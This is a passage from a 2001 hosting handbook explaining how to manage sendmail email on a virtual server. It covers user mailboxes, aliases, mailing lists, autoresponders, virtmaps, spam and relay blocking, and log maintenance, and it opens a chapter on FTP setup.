                                  of a computer that does not have complete SMTP capabilities.

                              !   An SMTP server performs relays in behalf of other computers. When an
                                  SMTP server is asked to deliver a message in behalf of another
                                  computer and the recipient of the message is not a local user on the
                                  system, the SMTP server is asked to relay the message to the eventual
                                  destination server.


                              POP server
                              A POP server enables recipients of E-mail messages to retrieve the
                              messages from the POP server. Once the messages are retrieved by
                              recipients, the messages cannot be "put back" or stored on the server.


                              IMAP server
                              An IMAP server enables users to retrieve mail and store mail (unlike a POP
                              server). Users can shuffle messages to and from the IMAP server.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                              60
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Exploring SMTP server
                              software
                              The virtual server system uses the SMTP server software package named
                              "sendmail." Sendmail is a UNIX-based program that routes much of the
                              world's Internet E-mail. UNIX-based programs are case sensitive, so
                              remember that all file names and commands should be in lower case, unless
                              otherwise specified.
                               Configuration file   File description

                               ~/etc/sendmail.cf    This file is the master sendmail configuration file. The
                                                    sendmail.cf lists file locations and configuration items that the
                                                    Sendmail program uses. Do not alter this file unless you are an
                                                    experienced E-mail administrator.
                               ~/etc/aliases        This file contains the alias list (or forwarding addresses), used to
                                                    distribute incoming mail messages.

                               ~/etc/aliases.db     This is the binary version of the ~/etc/aliases file that sendmail
                                                    itself uses. Do not manually edit this file. To rebuild
                                                    ~/etc/aliases.db, edit ~/etc/aliases and run vnewaliases.

                               ~/etc/virtmaps       This file contains the virtual E-mail address mappings used by
                                                    sendmail when you have more than one domain name
                                                    associated with a virtual server.
                               ~/etc/spammers       This file contains the E-mail addresses or Internet hostnames of
                                                    abusive Internet users whose mail should be rejected if it is ever
                                                    sent to your system. The ~/etc/spammers file enables you to
                                                    selectively reject "junk" mail.

                               ~/etc/spammers.db This is the binary version of the ~/etc/spammers file that
                                                 sendmail itself uses. Do not manually edit this file. To rebuild
                                                 ~/etc/spammers.db, edit ~/etc/spammers and run the command
                                                 vnewspammers.

                               ~/etc/relayers.db    This is a binary file used by sendmail as an IP address database
                                                    of authenticated users. Do not manually edit this file. You can
                                                    use the vsmtprelay command to manipulate contents of this file

                               ~/usr/log/messages This is the master log file for the virtual server because it records
                                                  transactions that occur on your virtual server system. You can
                                                  use this file as a diagnostic tool in tracing server problems. The
                                                  relationship of the ~/usr/log/messages file to the E-mail handling
                                                  system is described in more detail later in this chapter.
                               ~/usr/mail           When the Virtual Server E-mail system receives incoming mail,
                                                    the mail is stored in this directory. As new messages arrive they
                                                    are appended to a file in this directory. The file is named after the
                                                    recipient of the message (based on account names).
                               ~/usr/spool/mqueue The ~/usr/spool/mqueue directory is a temporary location to
                                                  hold incoming or outgoing mail that is experiencing delivery
                                                  troubles. The Virtual Server E-mail system is programmed to
                                                  automatically "flush" this queue on a periodic basis.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 61
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              Commands and Utilities for
                              managing E-mail
                              The previous chapters covered commands and utilities used to create and
                              manage user accounts on the virtual server. This chapter will not repeat the
                              previous chapters content, but will explain how these commands are used
                              for managing E-mail accounts. Below is a list of commands and utilities for
                              managing E-mail accounts. The "Name" is either the command name or the
                              name of the utility. The "Type" identifies the name on the left as either a
                              command (which is run from a Telnet prompt) or a utility like "Ace" or
                              "iRoot"(which is installed and run from a browser).


                               Name           Type         Description

                               vadduser       command      vadduser creates new user accounts for
                                                           E-mail and ftp. If the users already exists
                                                           vadduser modifies the account.
                               vrmuser        command      vrmuser removes the user specified
                               vlistuser      command      vlistuser lists all valid users and lists their
                                                           services (E-mail / FTP) and quotas.

                               vpasswd        command      vpasswd changes a specified users
                                                           password.

                               iRoot          utility      The iRoot utility runs in your web browser
                                                           and allows you to manage user accounts,
                                                           aliases and passwords

                               Ace            utility      Ace is a java program that gives you a
                                                           GUI interface to the commands above as
                                                           well as some additional features.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                    62
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Creating E-mail mailboxes
                              The "vadduser" command was introduced in chapter 4. Vadduser is the
                              command used to create user accounts on the virtual server. While running
                              vadduser you set the user up an E-mail and FTP account. You can also use
                              vadduser to modify user accounts after they have been created. Use
                              vadduser:
                              !   When you create a user account.
                              !   To modify an existing user account.

                              Tips for creating E-mail accounts:
                              1. Ensure that the user has FTP service (if the user intends to retrieve mail
                                 through the IMAP server).
                              2. Set disk space quotas for the E-mail and FTP accounts. If the user is
                                 going to use IMAP they use disk space on the server for storing E-mail.
                              3. Select the vadduser option number 2 for the FTP home directory when
                                 virtual hosting.
                              4. Inform the user that the mailbox address is the account name followed
                                  by the "at" sign (@). The domain name associated with the virtual
                                  server always follows the "at" sign.
                              For example, Mary Smith has the account name "mary" and the domain
                                  name associated with your virtual server is "yourdomain.com." Mary's
                                  E-mail address is "mary@yourdomain.com".

                              Note: The FTP quota governs the space that may be consumed by the
                              entire directory tree of a user's home directory. The FTP quota is only
                              effective when using FTP to upload files. The mail quota governs the
                              space that may be consumed by a user's mail file under ~/usr/mail. Each
                              quota is expressed as a decimal integer number of megabytes (MB) of
                              disk space.


                              Changing E-mail mailbox passwords
                              As the Virtual Server administrator, you can change user passwords at any
                              time. However, due to the nature of the UNIX password system, you cannot
                              easily recover a user’s password. If one of your users accidentally forgets
                              his or her account password then you must establish a new password.

                              To change an E-mail mailbox password
                              1. From the UNIX command-prompt enter:
                                 %vpasswd username
                                 (where username is the account name).
                              2. Enter the new password twice, as prompted.

                              Note: If your users use Eudora POP/IMAP client software, the package
                              includes Poppass, a password change option. Eudora users can select
                              the Change Password menu option to change their own passwords
                              without intervention by the server administrator.

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                63
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Advise your users to change passwords frequently. Changing passwords
                              lessens the likelihood that malicious users can access your virtual server.
                              Characteristics of good passwords include:
                              !   Length (traditional UNIX systems recognize and use the first eight
                                  characters of the password).
                              !   Complexity (UNIX passwords are case-sensitive, and can contain
                                  unusual characters).
                              !   Obscurity (never use a password that incorporates personal information
                                  about yourself or family).
                              For example:
                              De76sAf4
                              The above password has mixed case, numbers, no personal information and
                                 is not a regular word. This makes the password more secure.


                              Managing E-mail accounts
                              Besides adding users, you can use "vadduser" to edit existing accounts.

                              To remove E-mail service from an existing account without
                              removing the user
                              1. From the command prompt, enter vadduser. This action launches the
                                 vadduser program that proceeds through a series of prompts.
                              2. At option number 4, "Account Services," type E-mail to remove the
                                 users E-mail service or type ftp to remove FTP services.
                              3. Continue through the rest of the prompts.

                              To remove E-mail account
                              1. From the command prompt, enter vrmuser. This action launches the
                                  vrmuser program that proceeds through a series of prompts.
                              2. Enter the account name to remove. This action removes the entire
                                 account except the user’s home directory and contents (remove these
                                 items manually, if necessary).
                              If the account is only being used to receive mail then perhaps it makes sense
                                   to remove the account entirely when removing the mailbox.

                              To list E-mail mailboxes
                              From the command prompt, enter vlistuser. This action displays a report
                              with the following account information about each user:
                                  !   Account name
                                  !   Account owner
                                  !   Home directory
                                  !   Service list (with associated quotas)

                              Note: The absence of a dash (--) in the mail quota column indicates that
                              the account has an E-mail mailbox, (meaning the account is enabled to
                              receive incoming mail).


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                   64
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              Configuring E-mail clients
                              There are many E-mail clients available today. Describing how each E-mail
                              software should be setup to receive E-mail is beyond the scope of this
                              chapter. There are three basic things the user needs to setup in order to
                              receive E-mail from the virtual server.
                              1.   E-mail address – the E-mail address is the username you created with
                                   vadduser plus the domain name. For example:
                                   bob@yourdomain.com
                              2.   Incoming Mail Server – the incoming mail server is your virtual servers
                                   domain name or IP address.
                              3.   Outgoing Mail Server – same as the incoming mail server.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                              65
VIRTUAL SERVER HANDBOOK                                                              INTERPLUG CORPORATION


                              Aliasing E-mail accounts
                              Using the Virtual Server E-mail system, you can create E-mail aliases, or
                              forwarding addresses. An E-mail alias takes a piece of incoming mail and
                              immediately resends it to one or more recipients. You can point many
                              aliases to a single recipient or point a single alias to many recipients.
                              Aliases are used to create handy replacements for difficult-to-remember or
                              long addresses. Aliases can also be used to establish a set of generic
                              addresses such as "webmaster@yourdomain.com" or
                              info@yourdomain.com. Establishing a set of aliases like the following,
                              promotes an image of professionalism (even if each alias points to the same
                              recipient):
                              !    sales@yourdomain.com
                              !    service@yourdomain.com
                              !    jobs@yourdomain.com
                              Since a single alias can point to multiple recipients, aliases can be used to
                              create simple mailing lists or announcement boards that point to appropriate
                              sets of individuals, allowing the alias address to be used as a "broadcast"
                              address for the group:
                              !    everyone@yourdomain.com
                              !    marketing@yourdomain.com
                              !    engineering@yourdomain.com
                              If you have a large alias file, add comments to avoid confusion. Any lines
                              that begins with the # character are considered a comment, and are ignored.
                              Creating aliases involves just two easy steps:
                              1.   Edit the ~/etc/aliases files and add the alias.
                              2.   Run vnewaliases from a command prompt to generate the
                                   aliases.db

                              To create an alias for a local user
                              1. Edit the ~/etc/aliases file and add the following line:
                              alias: recipient

                              Note: "alias" is replaced with the alias name, and "recipient" is replaced
                              with a simple username.

                              For example:
                              webmaster: ted
                              2. From the command-prompt enter vnewaliases. This action
                                 generates the ~/etc/aliases.db file to activate the alias.

                              To create an alias for an off-site recipient
                              1. Edit the ~/etc/aliases file, enter
                               alias: recipient


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 66
VIRTUAL SERVER HANDBOOK                                                             INTERPLUG CORPORATION


                              Where "alias" is replaced with the alias name, and "recipient" is replaced
                                with a full E-mail address. For example:
                              sales:        tony@hotshotmail.com


                              2. From the command-prompt enter vnewaliases. This action
                                 generates the ~/etc/aliases.db file to activate the alias.

                              Note: Do not worry about multiple aliases, or one alias actually pointing
                              to another alias. Sendmail performs multiple lookups to determine the
                              recipient.

                              You should begin each alias at the start of the line because lines that begin
                              with a space or tab are considered continuation lines. The colon separating
                              alias and recipient should be on the same line as the alias and it may be
                              preceded or followed by spaces or tabs.


                              Creating Mailing Lists
                              Using the ~/etc/aliases file, you can create mailing lists that include many
                              recipients. Mailing lists save time. You can either create a simple mailing
                              list, or you can create a more sophisticated mailing list that you are able to
                              edit independent of the alias file itself.
                              The :include: statement causes the contents of a separate file to be read in,
                              or included, in the aliases file. This allows the recipient list to be stored in
                              an outside file where it can be manipulated independently of the aliases file.

                              To create a mailing list
                              1. Edit the ~/etc/aliases file and enter:
                                 alias: recipient1, recipient2, recipient3,
                                 recipient4, ...
                              (where "..." signifies that the sequence can be continued for as long as
                                 necessary).

                              To create a mailing list using "include"
                              1. Edit the ~/etc/aliases file and enter
                                 alias: :include:/pathname
                              The "/pathname" is the virtual pathname of the file. For example:
                                 subscribers: :include:/etc/subscribers.list

                              Note: Because the contents of included files are not stored in the
                              ~/etc/aliases.db database, it is not necessary to run the vnewaliases
                              command to activate editing changes.

                              The file referenced by ":include:" is a text file containing a list of recipient
                              addresses. Each line is a list of one or more recipient addresses. Multiple
                              addresses appearing on a line should be separated by commas. Like the
                              ~/etc/aliases file, any line that begins with a # character is considered a
                              comment and is ignored, as are blank lines.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                    67
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              For more information about software that enables you to create automated
                              mailing lists, see Majordomo.com. Majordomo works in conjunction with
                              the ~/etc/aliases file to automate address addition and removal of recipients
                              included through the use of the :include: statement.


                              Creating Autoresponders
                              Autoresponders automatically send a predetermined reply to anyone that
                              contacts a specific E-mail address and can disseminate information that is
                              commonly requested such as a product list or FAQ document.
                              Autoresponders provide confirmation of message delivery. Mail addressed
                              to an important address may be routed first through an autoresponder to let
                              your clients know that you have received their message.

                              To install autoresponder software
                              1. From the command-prompt, enter
                                 % cp /usr/local/contrib/autoreply ~/usr/bin
                                 % chmod 755 ~/usr/bin/autoreply

                              To create autoresponder addresses
                              1. Edit the ~/etc/aliases file, enter:
                                 alias: recipient, "|/usr/bin/autoreply -f name -
                                 m message -a address"
                                 (The above line is entered as one line.)
                              Alias         Replace alias with the name of your autoresponder, such
                                            as "info."
                              Recipient     Replace with the recipient address that receives copies of
                                            incoming messages (in a fashion similar to a normal alias).
                              |             Passes the incoming message to the autoreply program
                                            and sends back the text of a predetermined message in reply.
                              Name          Replace name with the name you want to use in the "From:"
                                            line of the message your autoresponder sends.
                              Message       Contains the pathname of your desired message text. If the -m
                                            option is not specified, the reply text is taken from a file
                                            named .autoreply in the virtual server root directory. The
                                            pathname is your home directory on the system (~) that has
                                            become the new root directory (/).
                              The following is a sample autoresponder:
                              info: bob@yourdomain.com, "|/usr/bin/autoreply -f
                              info-reply -a info"

                              Note: The autoreply program searches the "To:" and "Cc:" header
                              lines for the text specified by the address value. Autoreply replies to
                              the message if "address" is found. If "address" is not found, autoreply
                              ignores the message.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 68
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Customizing Autoresponder text
                              You can customize both the content of the header lines and the body lines
                              of the Autoresponder message. When preparing the message text, place
                              your customized header lines (Subject or Reply-To) at the start of the file
                              one after another. Separate them from the body portion of the message by a
                              single blank line. The first blank line signals the start of the body of the
                              message. Remove any blank lines that might cause an intended header line
                              to be considered as part of the body.
                              The following is a sample autoresponder message:
                                 Reply-To: sales-reply@yourdomain.com
                                 Subject: Your Information Request

                                  Thank you for your interest in our company. We
                                  appreciate your consideration and ...


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               69
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              Creating E-mail Address
                              Mappings or Virtmaps
                              Address mappings, or "Virtmaps," are similar to aliases but are tailored to
                              virtual domain names. Virtual servers that have one or more domain names
                              associated with them in addition to their primary domain name use virtmaps
                              to organize their aliases.
                              Aliases do not incorporate information about the hostname portion of an E-
                              mail address, just the username portion. As a result, clashes occur when two
                              virtual domains have E-mail addresses with identical username portions,
                              such as "webmaster". Virtual E-mail address mappings are designed to
                              avoid these clashes ensuring that mail sent to "webmaster@domain1.com"
                              and mail sent to "webmaster@domain2.com" do not collide, even though
                              both domain names ("domain1.com" and "domain2.com") are associated
                              with the same virtual server.

                              To create a simple address mapping
                              1. From your virtual server ~/etc/virtmaps file, enter
                                 address recipient
                                 (where "address" is replaced with the full address you would like to
                                    route to and "recipient" is replaced with the recipient address)
                              2. From the command-prompt, enter vnewvirtmaps. This action
                                 recreates the ~/etc/virtmaps.db file so the changes take effect.

                              Sample virtmaps file
                              In the following sample virtmaps file, the address mappings are grouped
                              together by domain name. The first address mapping in the abc.com group
                              is redirecting mail to a non local user. The second address mapping is
                              directing mail to a local user.

                                  #abc.com mappings
                                  bob@abc.com                             bob@aol.com
                                  webmaster@abc.com                       carol

                                  #xyz.com mappings
                                  bob@xyz.com                             bob
                                  webmaster@xyz.com                       john

                              Note: Unlike the ~/etc/aliases file, there is no colon character between
                              the address and the recipient in the ~/etc/virtmaps file.


                              Using Wildcard Mappings
                              A wildcard address mapping serves as a "catch-all" that matches any
                              address at a hostname that is not already explicitly listed


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               70
VIRTUAL SERVER HANDBOOK                                                             INTERPLUG CORPORATION


                              To create wildcard mappings
                              1. From your virtual server ~/etc/virtmaps file, enter
                                 hostname recipient
                                 (where "hostname" is replaced with the hostname you want to create the
                                    wildcard for and "recipient" is replaced with the recipient address)
                              2. From the command-prompt, enter vnewvirtmaps. This action
                                 recreates the ~/etc/virtmaps.db file so the changes take effect.

                              Sample virtmaps file with wildcard mappings

                                  #abc.com mappings
                                  bob@abc.com                       bob@aol.com
                                  webmaster@abc.com                 carol
                                  abc.com                           carol

                                  #xyz.com mappings
                                  bob@xyz.com                       bob
                                  webmaster@xyz.com                 john
                                  xyz.com                           bob

                              Note: Place wildcard mappings anywhere in the ~/etc/virtmaps file,
                              however, you should place them at the end of the section so as to
                              emphasize their nature as a default recipient (if none of the previous
                              mappings match).


                              Combining Mappings and Aliases
                              When a piece of new mail arrives, address mappings are processed first,
                              before aliases are checked. Once the address mapping process is complete
                              and a local recipient has been determined, the aliases database is checked
                              next to see if the recipient exists as an alias. If so, the message is routed to
                              the target of the alias. If not, the recipient must exist as a local username
                              and a delivery attempt is made to place the message in his or her incoming
                              mailbox.


                              Differences between virtmaps and
                              aliases
                              One difference between the ~/etc/virtmaps and ~/etc/aliases
                              files is that multiple recipients must not be listed in a single address
                              mapping.
                              A related difference lies in the fact that the right-hand portion of an
                              ~/etc/virtmaps line should consist of solely of a recipient address and
                              must not contain any of the more advanced features. Items such as :include:
                              statements, delivery to a file (signaled by a / character), or delivery to a
                              program (signaled by a / character) may not be used in the virtmaps file.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                    71
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Perhaps the most important difference between virtmaps and aliases is that
                              sendmail performs only a single database lookup in the
                              ~/etc/virtmaps.db file when handling address mappings. The net
                              effect of this is that the right-hand portion of an ~/etc/virtmaps line
                              (the recipient portion) must not depend on the left-hand portion (the address
                              portion) of any other line. The sendmail program does not lookup further
                              mappings to trace recipient addresses (unlike alias processing where
                              sendmail performs repeated alias lookups until it completely resolves the
                              recipient address).


                              Virtmaps Summarized
                              1. If you have only one domain pointing to your virtual server then use of
                                  the virtmaps file is not necessary.
                              2. Address maps are stored in the ~/etc/virtmaps file.
                              3. After adding an address map to the virtmaps file generate the
                                 virtmaps.db file with the vnewvirtmaps command
                              4. Address maps follow a simple format:
                                 address                recipient
                                 i.e.:
                                 webmaster@abc.com                john
                              5. No colons in address maps and only one user on the right side. If
                                 multiple recipients are needed on the right the specify the name of an
                                 alias on the right hand side and then create the alias in the aliases file
                                 with the multiple recipients.
                              6. The catch all for a domain should be last.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                     72
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              Unsolicited Commercial E-mail
                              While commercialization of the Internet has brought many benefits, among
                              the negative effects is the proliferation of unsolicited commercial E-mail,
                              often called "spam." The Virtual Server controls spam in the following
                              manner:
                              !   Blocking spam from being sent to users on the virtual server.
                              !   Blocking spam from being sent through the virtual server (relaying).


                              Blocking Incoming Spam
                              Defending the Virtual Server from receiving spam is tricky. One method for
                              blocking spam is to enter the return address on the spam in the
                              ~/spammers file on the virtual server.

                              To block E-mail from specific hosts
                              1. From your Virtual Server ~/etc/spammers file, enter
                                  username@hostname or
                                  hostname
                                  (where "username" is the username of the sender and "hostname" is the
                                     hostname portion of the sender's address, often just a domain name)
                              2. From the command-prompt enter vnewspammers. This action
                                 rebuilds the ~/etc/spammers.db file so that changes can take
                                 effect.


                              Maintaining the ~/etc/spammers file
                              When choosing values to place in the ~/etc/spammers file, you should
                              understand the layout and contents of the mail message headers in an
                              unsolicited message. Understanding the layouts of mail messages (as read
                              by your Virtual Server) enables you to locate and recognize the message’s
                              SMTP envelope sender.
                              Your Virtual Server places the SMTP envelope sender address in the header
                              line that begins with "From " (the word "From" followed by one space
                              character).
                              Notice that the differences between "From" and "From:" Header lines are
                              not required to be the same, although they often are. The "From:" header
                              line is part of the message content, not part of the SMTP envelope. If a
                              discrepancy exists between the "From " address and the "From:" address,
                              use the "From " address as your value for inclusion in the
                              ~/etc/spammers file.
                              Envelope sender blocking is useful, but not foolproof. Since the envelope
                              sender can be and often is falsified by spam purveyors, the blocking can be
                              circumvented. However, many messages are deflected, so the effort is not
                              entirely wasted, provided you vigilantly maintain the ~/etc/spammers
                              file.

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                73
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              POP(IMAP)-before-SMTP Relay
                              Blocking
                              Unauthorized SMTP relaying is a growing abuse trend, usually used by
                              individuals or groups of individuals to send large amounts of unsolicited E-
                              mail, typically of a commercial nature.
                              An SMTP relay incident occurs when an SMTP server is requested to
                              deliver an E-mail message that is not destined to any of its local users. The
                              SMTP server passes the message on to another SMTP server, hence the
                              term "relay", which in turn routes it to the eventual recipient user. SMTP
                              relaying enables the injection of legitimate E-mail messages into the mail
                              system from client machines that do not offer full SMTP server capabilities
                              such as many PCs running Windows or Macintosh computers.
                              However, it is a growing trend to locate unprotected or "open" SMTP
                              servers that can be used as SMTP relays for unsolicited E-mail campaigns.
                              Unscrupulous individuals hijack your SMTP server, sending your SMTP
                              server a single copy of a message, then requesting that your SMTP server
                              relay the message to recipients. Many servers crash in the aftermath under
                              the sheer load of bouncing E-mail or complaints from spam recipients.
                              In the default configuration, the virtual server’s SMTP server is closed to all
                              users unless they have a valid username and password. This shuts down
                              relaying and protects the virtual servers resources. To do this, the virtual
                              server system uses a technique sometimes called "POP-before-SMTP"
                              (since it also applies to the IMAP server, it could also be called IMAP-
                              before-SMTP) to limit SMTP relaying to users who have previously
                              accessed the POP server (or the IMAP server) with their password.
                              POP-before-SMTP relay blocking works every time someone successfully
                              enters a correct username and password to the POP server. The POP server
                              records the remote client IP address for later use by the SMTP server.
                              Because of POP-before-SMTP relay blocking, your users must check their
                              E-mail (by accessing either the POP server or the IMAP server) before they
                              try to send E-mail. The SMTP server refuses to accept their outgoing mail
                              message otherwise.

                              Note: POP-before-SMTP relay blocking has the largest effect on users
                              who are dynamically allocated an IP address each time they connect to
                              the Internet.


                              To configure your E-mail clients to authenticate before sending
                              mail
                              1. From "check mail every x minutes" set the number of minutes to any
                                 number. The check mail option makes the E-mail client authenticate
                                 first before sending.
                              2. Newer E-mail client software has POP-before-SMTP setup options.
                                 Choose the "authenticate before sending" option.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 74
VIRTUAL SERVER HANDBOOK                                                        INTERPLUG CORPORATION


                              Managing POP-before-SMTP
                              In the default configuration, your Virtual Server never removes addresses
                              from the database. Once an address is recorded, it is always valid. Users
                              contacting your SMTP server from their IP address are permitted to use the
                              server as an SMTP relay host. The command vsmtprelay allows you to
                              manage the IP addresses in the ~/etc/relayers.db file. Here are some
                              examples of using vsmtprelay.

                              To list all recorded IP addresses
                              From your Virtual Server command prompt, enter
                                 vsmtprelay list
                              Results resemble the following example:
                                   # timestamp (UTC): Tue Sep 22 22:15:27 1998
                                   10.11.12.13 906502527
                              The example above shows the recorded IP address (10.11.12.13), the
                              associated timestamp (906502527), and a comment line showing the
                              timestamp in decoded form as a date and time in Coordinated Universal
                              Time (UTC).

                              To list all addresses older than 10 minutes in the database
                              From your Virtual Server command-prompt, enter
                                  vsmtprelay list 10

                              To list every address in the database, including those with
                              timestamps in the future:
                              From your Virtual Server command-prompt, enter
                                  vsmtprelay dump

                              To edit the database contents
                              From your Virtual Server command-prompt, enter
                                 vsmtprelay dump > ~/etc/relayers

                              Note: The database contents are placed in the ~/etc/relayers file.
                              You can manually edit (adding, changing, or removing entries) the
                              contents of the ~/etc/relayers.db file.


                              To rebuild the database from your edited copy
                              From your Virtual Server command-prompt, enter
                                 % /usr/sbin/makemap hash ~/etc/relayers.db <
                                 ~/etc/relayers

                              To expire all addresses in the database
                              From your Virtual Server command-prompt, enter
                                 % vsmtprelay expire

                              To expire addresses in the database older than 60 minutes
                              From your Virtual Server command-prompt, enter
                                 % vsmtprelay expire 60


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                             75
VIRTUAL SERVER HANDBOOK                                                        INTERPLUG CORPORATION


                              Using the crontab command to manage the
                              relayers.db
                              Using your cron table, you can implement automatic address expiration. By
                              experimentation you can arrive at a workable policy that balances the
                              requirements of server security and the convenience of your users.

                              To implement a strict address expiration policy
                              From your cron table, enter
                                  */15 * * * * /usr/local/bin/vsmtprelay expire
                                 60
                                 (where every 15 minutes any addresses older than 60 minutes are
                                    removed from the database)

                              Note: The example above yields a 60 minute time window for SMTP
                              relay permission (with a granularity of 15 minutes).


                              To implement a lenient address expiration policy
                              From your cron table, enter
                                  0 0 * * * /usr/local/bin/vsmtprelay expire
                                 (where 0 0 means that once a day at midnight, the address database is
                                    completely cleared).

                              Note: The example above enables your users to relay the entire day, if
                              they check their mail from that IP address at least once during the day.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                76
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Maintaining your E-mail Log
                              File
                              Your Virtual Server mail system maintains records of its actions in the
                              ~/usr/log/messages file. Each time a message passes through the virtual
                              SMTP server, sendmail creates logs of the transaction. Each time a user
                              checks his or her mailbox through the virtual POP or IMAP server, the
                              transaction is logged. The ~/usr/log/messages file can be used to gauge
                              virtual server activity and diagnose problems.
                              The ~/usr/log/messages file contains log entries from various
                              programs. Each entry, one per line, contains the following:
                              !   A time stamp (recording the date and time of the log entry).
                              !   The name of the originating program.
                              !   The text of the log entry.
                              Since the ~/usr/log/messages file has a tendency to grow large over
                              time, reset it periodically.

                              To reset the ~/usr/log/messages file
                              1. From you virtual server command prompt, enter
                                 cat /dev/null > ~/usr/log/messages
                                 This action removes all messages recorded in the logs.

                              Note: Before resetting the log, prepare archival copies, if needed.

                              2. The vnukelog command resets the messages file and the Web server log
                                 files.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               77
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


  Chapter


    6
                              The Virtual FTP
                              Service
                              Connecting to a remote computer using FTP (File Transfer Protocol) is
                              similar to TELNET, except for the following:
                              !   All the tools of a shell are not available.
                              !   Access to files is limited.
                              !   Browsing capabilities are limited.
                              You can use FTP to transfer files of any type between computers running
                              different operating systems. For example, you can transfer files between an
                              UNIX server and a Windows PC (with FTP client). FTP is popular
                              worldwide because FTP clients are readily available for all platforms.
                              This chapter contains information about the following subjects:
                              !   Naming your Virtual FTP service
                              !   Making customer-accessed directories


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                              78
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Naming your Virtual FTP
                              service
                              The standard for naming FTP and other services is usually
                              ftp.yourdomain.com.
                              If your domain name is registered, your virtual anonymous FTP services are
                              in the standard form above.


                              Anonymous and Non-Anonymous FTP
                              Your Virtual Server supports Anonymous FTP that anyone can access
                              without a password, and Non-Anonymous FTP that requires a username and
                              password. If you use Anonymous FTP, the users enter "anonymous" or
                              "FTP" for the username and their E-mail address for the password.


                              Your Anonymous FTP Directory
                              Anonymous FTP is the safest way to grant users access to the virtual FTP
                              service, because they are restricted to your home FTP directory. When you
                              restrict user access and permissions, you limit potential harm that users can
                              cause.
                              Your FTP directory is your home directory, and by default it contains only
                              the PUB sub-directory. The PUB directory contains the archive files
                              available to anonymous FTP customers. You should place files the
                              customers need to access in the PUB directory. You can create other
                              directories as needed.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                79
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Making customer-accessed
                              directories
                              Your users may occasionally need to upload files to your FTP server. If you
                              allow FTP uploads, you should confine these uploaded files to an
                              "incoming" or "customer-accessed" directory. This precaution guarantees
                              that if a user uploads a virus, virus damage would be contained within the
                              incoming directory.

                              Note: If you do not allow file uploads, you do not need to create an
                              incoming directory.

                              Allow your users only write permissions in the incoming directory. Write
                              permissions only, prevents users from changing or deleting other’s
                              uploaded files. If users have read permissions on the incoming directory
                              they could upload potentially embarrassing or illegal files where other users
                              could access them.

                              To make an incoming directory:
                              1. From your ftp/pub directory, create a directory named "incoming"
                                 (mkdir ftp/pub/incoming).
                              2. In the ftp/pub/incoming directory, create a file:
                                 .incoming (do not forget the ".")
                                 The ".incoming" file flags the directory as a write-only directory.


                              Creating Log-in banners and directory
                              messages
                              Some FTP servers display messages immediately after the user logs in.
                              These messages give the user helpful information about the FTP site that
                              they are accessing and are called Log-in Banners.
                              Directory messages act the same way. When a user accesses a particular
                              directory, a message is displayed. The messages usually cites information
                              about what is contained in the directory, as well as any cautions regarding
                              system files.

                              To create a log in banner:
                              1. In your ~/ftp/pub directory, create a file named .welcome.
